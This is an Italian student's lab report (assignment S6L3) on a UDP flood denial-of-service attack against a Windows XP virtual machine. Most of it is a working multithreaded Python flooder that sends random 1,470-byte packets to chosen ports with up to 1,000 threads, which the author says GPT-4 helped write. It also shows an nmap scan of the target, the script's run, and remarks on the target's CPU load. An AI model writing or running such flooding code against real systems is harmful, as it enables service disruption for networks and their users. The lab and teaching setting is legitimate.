

# Report consegna S6L3

---

Inizialmente mi sono documentato su come strutturare al meglio il programma python per ottenere questo tipo di attacco.

con l'aiuto di gpt4 ho creato questo codice

```
udp_flood.py X
home > kali > udp_flood.py > ...
13 def get_ports():
14     while len(ports) < 5:
15         try:
16             port = int(input(f"Inserisci la porta {len(ports) + 1} (range 1-65535): "))
17             if 1 <= port <= 65535:
18                 if port in ports:
19                     print("Porta già inserita, inserisci una porta diversa.")
20                     continue
21                 ports.append(port)
22             else:
23                 raise ValueError("La porta deve essere compresa tra 1 e 65535.")
24             if len(ports) == 5 or input("Aggiungere un'altra porta? (s/n) ") != 's':
25                 break
26         except ValueError as e:
27             print(f"Errore: {e}")
28     return ports
29
30 # Variabile globale per controllare l'esecuzione del thread
31 running = True
32
33 def flood(ip_target, ports):
34     global running
35     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
36     bytes = random._urandom(1470) # Pacchetto di 1470 byte per avvicinarsi all'MTU
37     try:
38         while running:
39             porta = random.choice(ports)
40             sock.sendto(bytes, (ip_target, porta))
41     except Exception as e:
42         print(f"Errore: {e}")
43     finally:
44         sock.close()
45
46 def signal_handler(signal, frame):
47     global running
48     print('Interrotto! Attendere mentre i thread si fermano.')
49     running = False
50
51 def main():
52     global running
53     signal.signal(signal.SIGINT, signal_handler)
54
55     while True:
56         ip_target = input("Inserisci l'indirizzo IP del target: ")
57         if is_valid_ipv4_address(ip_target):
58             break
59         else:
60             print("Indirizzo IP non valido. Riprova.")
61
62     ports = get_ports()
63     num_threads = int(input("Inserisci il numero di thread da utilizzare (1-1000): "))
64
65     # Creazione e avvio del thread
66     threads = []
67     for _ in range(num_threads):
68         t = threading.Thread(target=flood, args=(ip_target, ports))
69         t.start()
70         threads.append(t)
71
72     for thread in threads:
73         thread.join()
74
75 if __name__ == "__main__":
76     main()
77
78
```


Questo codice è progettato per eseguire un attacco UDP Flood contro un indirizzo IP specificato. Utilizza il multithreading per inviare una grande quantità di traffico di rete e implementa meccanismi per gestire l'arresto pulito tramite segnali.

---

successivamente ho fatto una scansione con nmap verso la macchina windows xp per verificare le porte aperte da poter utilizzare:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap 192.168.10.60  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 17:24 EST  
Nmap scan report for 192.168.10.60  
Host is up (0.00010s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1025/tcp  open  NFS-or-IIS  
MAC Address: 08:00:27:D6:25:14 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds  
  
(kali@kali)-[~]  
$ python3 udp_flood.py  
Inserisci l'indirizzo IP del target: 192.168.10.60  
Inserisci la porta 1 (range 1-65535): 135  
Aggiungere un'altra porta? (s/n) s  
Inserisci la porta 2 (range 1-65535): 139  
Aggiungere un'altra porta? (s/n) s  
Inserisci la porta 3 (range 1-65535): 445  
Aggiungere un'altra porta? (s/n) s  
Inserisci la porta 4 (range 1-65535): 1025  
Aggiungere un'altra porta? (s/n) n  
Inserisci il numero di thread da utilizzare (1-1000): 1000  
^CInterrotto! Attendere mentre i thread si fermano.  
  
(kali@kali)-[~]  
$
```

successivamente ho fatto partire il mio script come si vede nell'immagine cercando di far partire l'attacco su più porte.



Nonostante l'utilizzo del multithreading e dell'attacco distribuito verso più porte, l'utilizzo della cpu non supera il 50%, questo è dovuto al fatto che avendo un processore di ultima generazione capace di gestire in maniera molto efficiente il multithreading, anche una sola CPU virtualizzata assegnata alla macchina virtuale Windows XP può influenzare la capacità del sistema di resistere a un attacco di tipo UDP Flood.

i test in futuro verranno eseguiti su una macchina meno potente per verificare le differenze.